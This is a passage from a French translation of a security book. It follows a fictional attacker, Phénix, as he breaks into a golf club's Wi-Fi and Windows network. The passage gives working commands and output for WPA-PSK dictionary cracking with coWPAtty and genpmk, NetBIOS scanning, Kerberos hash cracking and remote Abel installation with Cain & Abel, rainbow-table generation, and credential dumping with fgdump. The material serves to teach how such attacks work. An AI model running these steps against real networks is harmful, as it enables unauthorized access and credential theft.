Son second choix serait un point d'accès en WEP et diffusant son ESSID, comme le montre la Figure 8.2 : il sait qu'il peut craquer du WEP très rapidement.

Mais il ne trouve aucun ESSID diffusé, et son écran affiche une fenêtre identique à celle de la Figure 8.3.




Figure 8.2

Réseau sécurisé avec une diffusion de l'ESSID.




Figure 8.3

Aucune connexion réseau sans-fil n'est diffusée.

Il insère dans le lecteur un CD amorçable de Linux nommé Backtrack. Il s'agit d'une distribution live basée sur Kubuntu et contenant des centaines d'outils de sécurité. L'outil qu'il choisit est le scanner Wi-Fi Kismet, illustré à la Figure 8.4. Il démarre le scanner pour voir s'il peut récupérer une adresse MAC et l'ESSID du réseau.

Figure 8.4
Scanner Wi-Fi Kismet.

Le premier challenge qu'il rencontre est d'obtenir l'ESSID du point d'accès. Cette opération est nécessaire pour lancer une attaque par coWPAtty. Si l'ESSID n'est pas diffusé, il a plusieurs choix. Il peut manipuler une personne du pavillon, ce qui serait relativement simple, mais il n'a pas envie de quitter le confort et la fraîcheur de sa BMW. Il peut aussi lancer Kismet et surveiller le trafic pendant une période de temps relativement élevée. L'ESSID sera diffusé lorsqu'un ordinateur cherchera à se connecter au réseau. Il peut finalement utiliser un outil tel que void11 (**http://www.wireless-defence.org/Contents/Void11Main.htm**) ou ESSID-JACK (qui fait partie de AirJack, disponible à l'adresse **http://802.11ninja.net**), qui oblige les ordinateurs associés au point d'accès à se dissocier puis à se réassocier. Cela implique que les ordinateurs

envoient une requête au point d'accès, ce qui induit le dialogue en quatre étapes présenté à la Figure 8.5 :

1. Le point d'accès (PA) envoie un nombre unique créé pour l'occasion à la station (STA) (ANonce). Le client a maintenant de quoi créer une PTK (*Pairwise Transient Key*).
2. STA envoie également un nombre unique (SNonce) au PA, accompagné d'un MIC (*Message Integrity Code*).
3. Le PA envoie la GTK (*Group Temporal Key*) et un numéro de séquence, ainsi qu'un autre MIC. Le numéro de séquence est le numéro de séquence utilisé dans la prochaine trame *multicast* ou *broadcast* pour que STA puisse effectuer une détection basique d'attaque par rejeu.
4. STA envoie une confirmation à PA.




Figure 8.5

Dialogue en quatre étapes.

Phénix doit capturer ce dialogue. Pour craquer le point d'accès, il a besoin de ce trafic, du SSID et d'un fichier de dictionnaire.

Grâce à son expérience, Phénix n'a besoin de sniffer le réseau avec Kismet que pendant dix minutes avant de récupérer l'ESSID illustré à la Figure 8.6.

Figure 8.6

Scan des points d'accès par Kismet.

Kismet enregistre les traces réseau. Si Phénix l'ouvre dans Wireshark (voir Figure 8.7), il pourra voir le dialogue en quatre étapes. Il doit filtrer tous les protocoles à l'exception d'EAPOL *(EAP [Extensible Authentication Protocol] over LAN)*.

Si Phénix n'avait pas eu la chance de voir passer ce dialogue, il aurait dû forcer la dissociation avec un des outils précédemment mentionnés[1].

Il est important de disposer du fichier de capture au format libpcap contenant le dialogue en quatre étapes. Phénix soupçonne que le réseau utilise du WPA-PSK et, pour cela, il a besoin de coWPAtty. Pour utiliser ce logiciel, il a besoin de l'ESSID et de diverses informations. Il démarre donc Microsoft Windows XP et configure sa carte sans-fil avec l'ESSID du point d'accès. Il regarde la fenêtre présentant les réseaux

1. N.D.T. : La détection de ce type de dialogue dépend aussi de la carte réseau sans-fil employée.




Figure 8.7

Wireshark.

disponibles, qui affiche effectivement un réseau WPA, illustré à la Figure 8.8, exactement comme Phénix le soupçonnait.

Failles du chiffrement WEP

Phénix espérait un chiffrement WEP car celui-ci présente de sérieuses failles de sécurité. Le générateur de clés utilisé par de nombreux fabricants utilise une génération de clés faible sur 40 bits. Avec un ordinateur portable classique, Phénix pourrait craquer une clé de 40 bits en quelques minutes grâce à sa mise en œuvre défaillante de RC-4. Le problème vient de la violation du principe selon lequel il ne faut jamais réutiliser la même clé. Une autre faille de WEP est l'algorithme de planification de clés, découvert par Fluhrer, Mantin et Shamir. Des outils communs, comme Aircrack-ng, WEPCrack et dweputils peuvent exploiter cette faiblesse. Ces outils peuvent craquer une clé WEP en analysant le trafic grâce à des captures passives de paquets.




Figure 8.8

L'outil de connexion au réseau sans-fil affiche un chiffrement WPA.

Il doit maintenant craquer le WPA et, pour cela, utiliser coWPAtty. Malheureusement, cet utilitaire ne se trouve pas sur le CD. Phénix branche donc son modem 3G, télécharge l'outil à l'adresse **http://www.willhackforsushi.com/Cowpatty.html** et l'installe avec les commandes suivantes dans un shell Linux :

```
tar zxvf cowpatty-4.3.tgz
cd cowpatty-4.3
make
```

L'utilisation de coWPAtty est relativement simple et il existe un menu d'aide :

```
./cowpatty
cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>
cowpatty: Must supply a list of passphrases in a file with -f or a hash file
    with -d.  Use "-f -" to accept words on stdin.

Usage: cowpatty [options]
    -f   Dictionary file
    -d   Hash file (genpmk)
```

```
-r   Packet capture file
-s   Network SSID (enclose in quotes if SSID includes spaces)
-h   Print this help information and exit
-v   Print verbose information (more -v for more verbosity)
-V   Print program version and exit
```

Il a également besoin de trois informations vitales : l'ESSID, un dictionnaire et un fichier de capture contenant le dialogue en quatre étapes qui a lieu pendant une association. Le dictionnaire contient tous les mots qui pourraient servir de *passphrase*. Le dictionnaire de Phénix est assez long : il y a ajouté de nombreux termes au cours des années. Il sait, d'expérience, que les *passphrases* et ESSID sont généralement basés sur le nom des entreprises ou, dans notre cas, celui du club de golf. Son dictionnaire contient donc des variations de Brighton Bay : Brighton Bay, brighton bay, brightonbay, Brightonbay, brightonBay, BRIGHTONBAY, BRIGHTON BAY, brighton, brighton1, brightonbay1, etc.

Il lance coWPAtty avec la commande Linux suivante :

```
./cowpatty -r BrightonBay.dump -f dict -s AP1
```

La commande renvoie la sortie suivante :

```
cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: Abscissa
key no. 2000: Athenaeum
key no. 3000: bushmaster
key no. 4000: combatant
key no. 5000: deadlocked
The PSK is "brighton"
5897 passphrases tested in 186.74 seconds: 31.58 passphrases/second
```

La PSK (*Preshared Key*, clé partagée) est brighton. Il a maintenant tous les éléments nécessaires pour accéder au point d'accès du club : l'ESSID (AP1), le type de chiffrement (WPA-PSK) et la PSK (brighton).

Si cela n'avait pas fonctionné, ce qui arrive souvent faute de bon dictionnaire, Phénix aurait pu attaquer avec `genpmk`. Cet utilitaire, fourni avec coWPAtty, prégénère une table de hachage à partir d'un dictionnaire. Phénix peut ensuite utiliser cet élément pour attaquer la PSK.

```
./genpmk -f dict -d brightonhash -s AP1
Genpmk 1.0 - WPA-PSK precomutation attack. <jwright@hasborg.com>
File brightonhash does not exist, creating.
```

```
key no. 1000: Abscissa
key no. 2000: Athenaeum
key no. 3000: bushmaster
key no. 4000: combatant
key no. 5000: deadlocked
5898 passphrases tested in 186.03 seconds: 31.70 passphrases/second
```

Ce type d'attaque nécessite que Phénix connaisse l'ESSID et qu'il ait créé un fichier de hachage pour le fabricant du point d'accès avec le bon ESSID. Une fois ce fichier créé, ce qui prend environ trois minutes, Phénix peut lancer coWPAtty avec ce fichier et lancer l'attaque suivante :

```
./cowpatty -r BrightonBay.dump -d brightonhash -s AP1
cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
The PSK is "brighton"
5897 passphrases tested in 0.12 seconds:
48718.23 passphrases/second
```

Phénix accède alors au point d'accès. Cette étape ne lui a pris que quinze minutes. Maintenant qu'il est connecté, il peut explorer le réseau et les fichiers. Pour cela, il a besoin d'un identifiant et d'un mot de passe avec des droits administrateur. C'est l'objet de l'attaque qui suit.

Attaque de la pré-authentification à Microsoft Kerberos

Phénix configure sa carte Wi-Fi avec les paramètres suivants :

- L'ESSID est AP1.
- La *passphrase* est brighton.
- Le chiffrement est de type WPA-PSK.

Il est presque sûr que le club utilise DHCP pour fournir des adresses IP. C'est effectivement le cas. Phénix a récupéré une adresse IP et peut consulter son courrier électronique sur la messagerie d'AOL. Il veut voir ce qui se trouve sur le réseau. Il utilise pour cela l'outil `nbtscan`, un scanner NETBIOS, avec la commande suivante sous Windows :

```
nbtscan -f 172.18.1.0/24
```

`nbtscan` est très rapide et sa sortie est très lisible :

```
nbtscan 172.18.1.0/24
Doing NBT name scan for addresses from 172.18.1.0/24
IP Address      NetBIOS Name   Server      User         MAC Address
```

```
172.18.1.0      Sendto failed: Cannot assign requested address
172.18.1.2      TCSHOME         <server>     <unknown>    00-0b-cd-21-1f-a9
172.18.1.1      Recvfrom failed: Connection reset by peer
172.18.1.5      JVLAPTOPXP      <server>     <unknown>    00-02-3f-6a-13-7f
172.18.1.25     NX9420          <server>     <unknown>    00-19-d2-24-a5-e0
172.18.1.31     BRIGHTON1       <server>     <unknown>    00-03-ff-20-1f-a9
172.18.1.50     INSTRUCTOR      <server>     <unknown>    00-03-ef-6c-13-7f
```

INFO

Nbtscan est disponible à l'adresse **http://unixwiz.net/tools/nbtscan.html**.

Au vu de la sortie, on peut supposer que brighton1 est une station de travail ou un serveur appartenant à Brighton Bay. Les autres noms d'ordinateur ne lui disent rien. Il s'agit probablement de membres du club qui utilisent l'accès sans-fil. Il doit cependant trouver la méthode d'authentification qu'ils utilisent. S'agit-il d'Active Directory (Kerberos), de LM (Lan Manager) ou NTLM (NT Lan Manager) ?

Il peut, pour cela, lancer Cain & Abel et attendre du trafic d'identification, comme illustré à la Figure 8.9. Cain & Abel est un outil de récupération de mots de passe pour les systèmes d'exploitation Microsoft. Il permet de retrouver divers types de mots de passe en sniffant le réseau, en craquant des mots de passe chiffrés grâce à des dictionnaires,




Figure 8.9

Scan de Cain & Abel.

par force brute et par des attaques de cryptanalyse, en enregistrant des conversations VoIP (*voice over IP*), en décodant des mots de passe, en récupérant des clés de réseau sans-fil, en affichant des champs de mots de passe cachés et en analysant des protocoles de routage. Cet outil peut être téléchargé sur **www.oxid.it/cain.html**. Cain & Abel est très utile lorsqu'il s'agit de récupérer des noms d'utilisateurs et des mots de passe sur un réseau.

Phénix espère que le club dispose toujours de concentrateurs réseau et non de commutateurs, mais, s'ils ont des commutateurs, il sait que Cain peut empoisonner le cache ARP. Il reçoit les premiers paquets contenant des informations de connexion, comme le montre la Figure 8.10.




Figure 8.10

Cain & Abel affiche le hachage de pré-authentification de Kerberos.

Phénix doit craquer le hachage. Il ne peut malheureusement pas craquer les hachages de pré-authentification de Kerberos avec des *Rainbow Tables* et va donc s'appuyer sur une attaque par dictionnaire. Il n'est pas inquiet : son dictionnaire est volumineux et il a déjà réussi à craquer le mot de passe du point d'accès. Il peut voir, grâce à Cain, l'utilisateur MSmith. C'est la cible de Phénix. Si cet utilisateur n'a pas de droits administrateur, il cherchera des utilisateurs supplémentaires. Il lance le module de craquage de Cain pour obtenir le mot de passe de MSmith, comme le montre la Figure 8.11.




Figure 8.11

Cain & Abel affiche le mot de passe de MSmith.

La sortie lui indique que le mot de passe de MSmith est `brighton`. Ce n'est pas une surprise : la plupart des utilisateurs utilisent des mots de passe faibles. Il clique sur l'onglet Network, ajoute 172.18.1.31 (l'adresse de `brighton1`) à la liste d'accès rapide et utilise MSmith, avec le mot de passe `brighton`, pour lancer la connexion Connect As et installer Abel sur `brighton1`, comme le montrent les Figures 8.12 et 8.13.

Phénix essaie d'installer Abel et cela fonctionne. MSmith doit avoir des privilèges administrateur sur son ordinateur. Un petit bogue dans Abel peut amener Phénix à devoir se déconnecter de la cible et à s'y reconnecter pour voir Abel, comme l'illustre la Figure 8.14.

Après avoir installé Abel, Phénix peut ouvrir une invite de commande sur le PC compromis et y installer des programmes supplémentaires, comme fgdump. fgdump est un programme permettant à l'utilisateur d'extraire les données de connexion cachées des autres utilisateurs.




Figure 8.12

Adresse IP saisie dans Cain & Abel.




Figure 8.13

Cain & Abel affiche comment installer Abel.




Figure 8.14

Cain & Abel montre Abel installé.

Craquer des mots de passe avec RainbowCrack

Obtenir les mots de passe Active Directory d'autres utilisateurs est important. Si l'utilisateur courant n'a pas de droits administratifs sur le domaine, Phénix doit trouver un utilisateur pour lequel c'est le cas. Si le mot de passe est complexe ou long, Cain peut ne pas réussir à le craquer. Si Cain ne peut pas craquer le mot de passe, Phénix doit continuer à sniffer le réseau et obtenir des hachages de mots de passe lorsqu'ils transitent sur le réseau, par exemple quand un utilisateur accède à des ressources réseau telles qu'une imprimante ou un répertoire partagé.

RainbowCrack permet de craquer extrêmement rapidement des mots de passe grâce à la technique du plus rapide compromis temps-mémoire de Philippe Oechslin. RainbowCrack est disponible à l'adresse **http://project-rainbowcrack.com/**. Pour craquer un mot de passe avec RainbowCrack, Phénix doit d'abord créer un jeu de *Rainbow Tables* pour une taille de mot passe, un ensemble de caractères et un algorithme de hachage comme NTLM. Il capture un hachage de mot de passe alors qu'il passe sur le réseau. La capture est menée en sniffant le réseau avec Cain. Les commandes Windows suivantes permettent de générer un ensemble de tables pour essayer de craquer le hachage de mot de passe :

```
rtgen ntlm alpha 1 7 0 2100 8000000 all
rtgen ntlm alpha 1 7 1 2100 8000000 all
rtgen ntlm alpha 1 7 2 2100 8000000 all
rtgen ntlm alpha 1 7 3 2100 8000000 all
rtgen ntlm alpha 1 7 4 2100 8000000 all
```

Il obtient, grâce à cela, cinq fichiers :

- `ntlm_alpha#1-7_0_2100x8000000_all.rt` ;
- `ntlm_alpha#1-7_1_2100x8000000_all.rt` ;
- `ntlm_alpha#1-7_2_2100x8000000_all.rt` ;
- `ntlm_alpha#1-7_3_2100x8000000_all.rt` ;
- `ntlm_alpha#1-7_4_2100x8000000_all.rt`.

Une fois les cinq fichiers générés, il doit les trier car RainbowCrack n'accepte que les fichiers triés. Phénix les trie donc avec les commandes suivantes :

```
rtsort ntlm_alpha#1-7_0_2100x8000000_all.rt
rtsort ntlm_alpha#1-7_1_2100x8000000_all.rt
rtsort ntlm_alpha#1-7_2_2100x8000000_all.rt
rtsort ntlm_alpha#1-7_3_2100x8000000_all.rt
rtsort ntlm_alpha#1-7_4_2100x8000000_all.rt
```

Cela génère des tables en texte brut pour les mots de passe en majuscules passés à l'algorithme de hachage NTLM.

Phénix est enfin prêt à craquer le mot de passe. Le fichier de hachage créé par Cain s'appelle `Brightonhash.txt`. Une fois le fichier de hachage créé, Phénix exécute la commande suivante pour rendre la table lisible à RainbowCrack :

```
rcrack f:\rainbowcrack\*.rt -f brightonhash.txt
```

On aurait pu supposer que Phénix avait déjà plus de cent gigaoctets de tables avec lui, sur un disque dur externe. En pratique, il sait que chaque situation est différente et qu'il vaut mieux générer les tables au besoin.

Phénix a réussi à installer Abel. Il a lancé une ligne de commande, ouvert un client FTP et copié `fgdump`, qui peut être téléchargé à l'adresse **www.foofus.net/fizzgig/fgdump/**. `fgdump` récupère les hachages de données de connexion du PC et les copie dans un fichier texte. Lorsqu'il a les hachages, Phénix peut les passer à une attaque par dictionnaire ou les soumettre aux tables *Rainbow Tables*. Il copie l'exécutable dans le répertoire `Windows\Temp\` et lance `fgdump` avec la commande suivante :

```
fgdump
```

Les résultats sont deux hachages, celui de MSmith et celui de plarson, comme le montre la Figure 8.15.

